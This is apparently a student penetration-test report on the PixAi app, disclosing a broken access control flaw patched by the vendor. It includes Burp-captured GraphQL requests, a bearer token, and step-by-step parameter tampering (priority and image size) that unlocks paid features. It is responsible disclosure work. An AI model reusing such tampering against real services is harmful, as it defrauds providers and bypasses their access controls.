Laporan Penetration Testing

PixAi App

Mobile Application

Juni 2025 - Versi 1.0

Kelompok 10:

1. Michelle Tamara Hartono - 2702249461
2. Gendis Angel Trinichola - 2702269154
3. Bhremada Fevreano Khrisna Ardhi - 2702240241
4. Axel Nicholas - 2702229964
5. Ichwanul Ammar Al Fajri - 2702348890

Table of Contents

Executive Summary

A penetration test was conducted on the PixAi mobile application in June 2025. One medium-risk vulnerability was identified during the assessment: Broken Access Control on the Priority System and Image Size Customization. This issue allowed non-membership users to access premium-only features through unauthorized parameter manipulation on the GraphQL endpoint.

The vulnerability has been responsibly reported and was acknowledged and resolved promptly by the PixAi team. further technical details, reproduction steps, and mitigation recommendations are provided in the subsequent section of this report

Summary of Findings

One (1) finding ***Medium***


NO.	FINDINGS	RISK
1	Broken Access Control on Priority System, and Customize Image Size For Non-Membership User	**Medium**

Finding 1 – Broken Access Control on Priority System, and Customize Image Size For Non-Membership User

Target: PixAi App
Endpoint: https://pixai.art/graphql
Date Identified: 2025-6-3 20:20 (UTC+7)
Date Report: 2025-6-4 00:28:44 (UTC+7)
Date The Bug Resolved: 2025-6-4 15:55 (UTC+7)
CVSS Score: **CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:L- 4.3 (Medium)**

Deskripsi

So the vulnerability we found lets a user without a paid membership access features that are supposed to be exclusive to members at priority createGenerationTask and customize image size that only can be created by user if the user was a Membership user. This type of issue is known as "Broken Access Control" (BAC), meaning the system isn't properly checking who is allowed to do what.




Hobbyist

- Turbo Mode : unlimited fast generation
- Image to video generation
- 1,000,000 monthly credits
  100% more daily credits
- Early Access to new models
- Cheaper credit top ups
- Add up to 10 LoRAs per task
- Train up to 5 your own style models each month for free
- More image dimensions
- Custom quality tags

Rp 5.690.000,00 / Year
Equivalent to IDR474,167 / Month

Rp 294.941,00 /month for first month
then IDR590,000 /month



Rapid generation

For non-members: check the box for rapid generation, typically completed within a few minutes.
For members: turbo mode is auto-turned on, providing faster generation.
Generation speed will be comparatively slow if the box is unchecked.

So basically in this website there are 3 priority sets, first the default one is 0, second the membership default is 500 (no extra credit that charge here, but the non-membership can't use this feature), and third the high priority set to 1000 (but with the extra credits).
This website to have some default size preset like this:




Image Dimensions

Size limitation for free user is up to 1280x1280. Become a member for larger size limitation

Width 768 × Height 1280

Presets


The crown logo in there is the size preset that only a membership account can access.

Impact

This vulnerability allows unauthorized users (non-premium members) to gain access to premium features (such as Turbo Mode and High Priority) without proper authorization. As a result, it bypasses the intended business model and access control mechanisms.

Step to Reproduce

1. Obtain the createGenerationTask using the request with Burp Suite




Time	Type	Direction	Method	URL
00:15:2...	HTTP	→ Request	POST	https://api.pixai.art/graphql

```
Accept: multipart/mixed;deferSpec=20220824, application/graphql-response+json,
application/json
X-Apollo-Operation-Name: createGenerationTask
X-Apollo-Operation-Id: 6187ddf7381b4c91d2a319b855b2fe21e21b7ec375d0ffa9e52ede01f9850970
User-Agent: PixAI/3.16.2 Google,sdk_gphone64_x86_64 Android/15 OkHttp/4.12.0
Authorization: Bearer
eyJhbGciOiJFUzUxMiIsInR5cCI6IkpXVCJ9.eyJsZ2Ei0jE3NDg5NjkOODUsImlhdCI6MTc0ODk3MDQwMSwiZXhwIj
oxNzQ5NTc1MjAxLCJpc3MiOiJwaXhhaSIsInNlYiI6IjE1NjcyNjA5MzMyMTg3OTEzMzAiLCJqdGkiOiIxODg2NjgyM
TEwNzkwODkwNDAyIn0.AblU9sNk8MDJRupNdLHr-cmAM5YWQP9w3_3CNIwbzIlDMwDJeLOSJlzoFMHnzlK7E9V-flvS
4uPUB72xct3t4j0XACuIl9Lq-i_8Za4GWl10TKTkMQp-3ilA3Z_XKBDktjrv0DlWJHpuPKcZ7GUDLPyrd-6ZolNJ3be
RB8a7Llcmm7WX
Content-Type: application/json
Content-Length: 1837
Accept-Encoding: gzip, deflate, br

{
  "operationName":"createGenerationTask",
  "variables":{
    "parameters":{
      "prompts":
      "1girl, argyle clothes, argyle sweater, arm up, blue sweater, checkered clothes, doub
      le bun, earrings, fang, hair between eyes, hair bun, hair ornament, heart, heart hair
       ornament, jewelry, long hair, long sleeves, looking at viewer, midriff, nail polish,
```

2. After that we can see the graphql request, and we change the priority and the size to only Membership users can use it (the priority and the size).
The priority set to 500 (this is the turbo mode)
The width and the height in here we set to 2:3 (896 x 1344)





```
      "title":"",
      "extra":{
        "strict":true
      },
      "tags":[
      ],
      "negativePrompts":
      "bad quality, worst quality, low quality, extra_digits, artistic_error, bad_anatomy,
      bad_hands, deformed, bad_reflection, bad_feet, artist_name, signature, watermark, cop
      yright_name, missing fingers, excess fingers, bad fingers, light particles, multiple
      views, (nsfw:1.2), (nude:1.6), (nipple:1.2), naked",
      "samplingSteps":28,
      "samplingMethod":"Euler",
      "cfgScale":5.0,
      "width":768,
      "height":1280,
      "autoPublish":false,
      "batchSize":4,
      "priority":500,
      "lora":{
      },
      "modelId":"1869108561160475178",
      "clipSkip":1
```

Here is our full graphql request to change the priority to turbo mode, and change the size preset using membership preset 2:3 (896 x 1344):


```
{
  "operationName": "createGenerationTask",
  "variables": {
    "parameters": {
      "prompts": " 1girl, argyle clothes, argyle sweater, arm up, blue
sweater, checkered clothes, double bun, earrings, fang, hair between eyes,
hair bun, hair ornament, heart, heart hair ornament, jewelry, long hair, long
sleeves, looking at viewer, midriff, nail polish, navel, necklace, open mouth,
pink hair, pink nails, red eyes, smile, solo, sweater, v, very long hair,
tatsuroumaru, ",
      "extra": {},
      "priority": 500,
      "width": 896,
      "height": 1344,
      "modelId": "1869108561160475178",
      "negativePrompts": "bad quality, worst quality, low quality,
extra_digits, artistic_error, bad_anatomy, bad_hands, deformed,
bad_reflection, bad_feet,artist_name,signature, watermark, copyright_name,
missing fingers, excess fingers, bad fingers,light particles,  multiple
views",
      "samplingSteps": 28,
      "samplingMethod": "Euler",
      "cfgScale": 5,
      "seed": "",
      "clipSkip": 2,
      "lora": {
        "1783176266424593961": 0.7,
        "1860344075094177094": 0.9,
        "1867004451879626080": 0.7
      },
      "upscale": 1.5,
      "upscaleDenoisingStrength": 0.6,
      "upscaleDenoisingSteps": 20,
      "controlNets": [],
      "lightning": false,
      "inferenceConfig": {
        "modelSampling": {
          "inputs": {
            "shift": 2
          }
        }
      }
    }
  }
}
```

This task is created using Turbo Mode, and using a 2:3 size that only a membership account can use.





And here is the result if we change the size using the membership preset (In here we forgot to do the documentation in the video, but by using the full graphql request that we mention in this report the bug can be reproduced).



Generation Details

LoRA

Prompts

1girl, argyle clothes, argyle sweater, arm up, blue sweater, checkered clothes, double bun, earrings, fang, hair between eyes, hair bun, hair ornament, heart, heart hair ornament, jewelry, long hair, long sleeves, looking at viewer, midriff, nail polish, navel, necklace, open mouth, pink hair, pink nails, red eyes, smile, solo, sweater, v, very long hair, tatsuroumaru,

Negative

bad quality, worst quality, low quality, extra_digits, artistic_error, bad_anatomy, bad_hands, deformed, bad_reflection, bad_feet,artist_name,signature, watermark, copyright_name, missing fingers, excess fingers, bad fingers,light particles, multiple views

Sampling Steps
28

Size
896 x 1344

CFG Scale
5.0

Sampling Method
Euler


Seed

ID
1886662573879177345

3. Here is the full video that how we do this vulnerability (Forgot to add the bug that we can change the preset to membership preset only): https://drive.google.com/file/d/1pHzA11Lf0w-Z5a09HlTCl_ndzvpaRSAi/view?usp=sharing

   Here is all the image ID that We create using this vulnerability:
   From @user-axl account:
   1. 1886662573879177345
   2. 1886688188485461129

   The main part where the bug is:




```
"priority": 500,
"width": 896,
"height": 1344,
```

Mitigation

Input Validation: Validate all user inputs, especially values that are passed through requests (e.g., the priority parameter). Reject any values that do not correspond to legitimate user permissions or membership levels.

Submission Bug Prove:



teruhashi - PixAI <teruhashi@emails.pixai.art>
kepada saya ▾

Rab, 4 Jun, 14.14 (20 jam yang lalu)

Thank you very much for your report — we've received it and truly appreciate you taking the time to bring this to our attention. We are currently investigating the issue and working on a fix to prevent unauthorized access to member-only features. Your support means a lot to us. Thank you again for helping us maintain a fair and secure environment for all users.

--


teruhashi from PixAI.

Reply directly to this email, or go **to chat**.

> On Tue, 03 Jun 2025 17:28:44 GMT Axl wrote:
>
> okay
>
>> On Tue, 03 Jun 2025 17:28:21 GMT Axl wrote:
>>
>> I'm already send the report to @iris233
>>
>>> On Tue, 03 Jun 2025 17:28:15 GMT Axl wrote:
>>>
>>> https://links.emails.pixai.art/file/upload/session/-/5/3/8/a/538a92947bb69000/broken-access-control-on-prior_322sj8.pdf
>>>
>>>> On Tue, 03 Jun 2025 17:27:26 GMT Axl wrote:
>>>>
>>>> Hello, I found can make a user without a paid membership to access features that should be exclusive to members.
>>>>
>>>>> On Tue, 03 Jun 2025 17:26:39 GMT Axl wrote:
>>>>>
>>>>> I'm already send the report to @iris233
>>>>>
>>>>>> On Tue, 03 Jun 2025 17:26:18 GMT Axl wrote:

Bug Resolved Prove With The Reward:

(Credits in here is the credits that use to create an ai image in their app to)



teruhashi - PixAI <teruhashi@emails.pixai.art>
kepada saya ▾

Rab, 4 Jun, 15.55 (18 jam yang lalu)

We're happy to let you know that the issue has been resolved. As a token of our appreciation for your help, we've added 500,000 credits to your account. We're continuously working to improve our services, and your support truly means a lot to us. Thank you again for your vigilance and contribution to our community!

--

teruhashi from PixAI.

Reply directly to this email, or go **to chat**.

> On Tue, 03 Jun 2025 17:28:44 GMT Axl wrote:
>
> okay
>
>> On Tue, 03 Jun 2025 17:28:21 GMT Axl wrote:
>>
>> I'm already send the report to @iris233
>>
>>> On Tue, 03 Jun 2025 17:28:15 GMT Axl wrote:
>>>
>>> https://links.emails.pixai.art/file/upload/session/-/5/3/8/a/538a92947bb69000/broken-access-control-on-prior_322sj8.pdf
>>>
>>>> On Tue, 03 Jun 2025 17:27:26 GMT Axl wrote:
>>>>
>>>> Hello, I found can make a user without a paid membership to access features that should be exclusive to members.
>>>>
>>>>> On Tue, 03 Jun 2025 17:26:39 GMT Axl wrote:
>>>>>
>>>>> I'm already send the report to @iris233


Axel Nicholas <bryannicholas7@gmail.com>
kepada PixAI ▾

Rab, 4 Jun, 16.06 (18 jam yang lalu)

Thank you very much, I also have received the credits. Just info me if you need anything else.

•••

Prove that we received the credits



+500,000 Operator change Jun 4, 2025 3:48 PM (19 hours ago)